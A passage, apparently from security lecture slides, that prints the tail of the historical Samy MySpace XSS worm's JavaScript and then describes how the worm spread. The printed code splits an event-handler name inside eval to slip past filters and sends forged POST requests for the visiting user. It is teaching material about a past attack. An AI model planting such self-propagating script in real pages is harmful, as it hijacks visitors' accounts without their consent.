httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

MySpace Worm (3)

- *“There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or piss anyone off. This was in the interest of..interest. It was interesting and fun!”*
- Started on “samy” MySpace page
- Everybody who visits an infected page, becomes infected and adds “samy” as a friend and hero
- 5 hours later “samy” has 1,005,831 friends
 - Was adding 1,000 friends per second at its peak

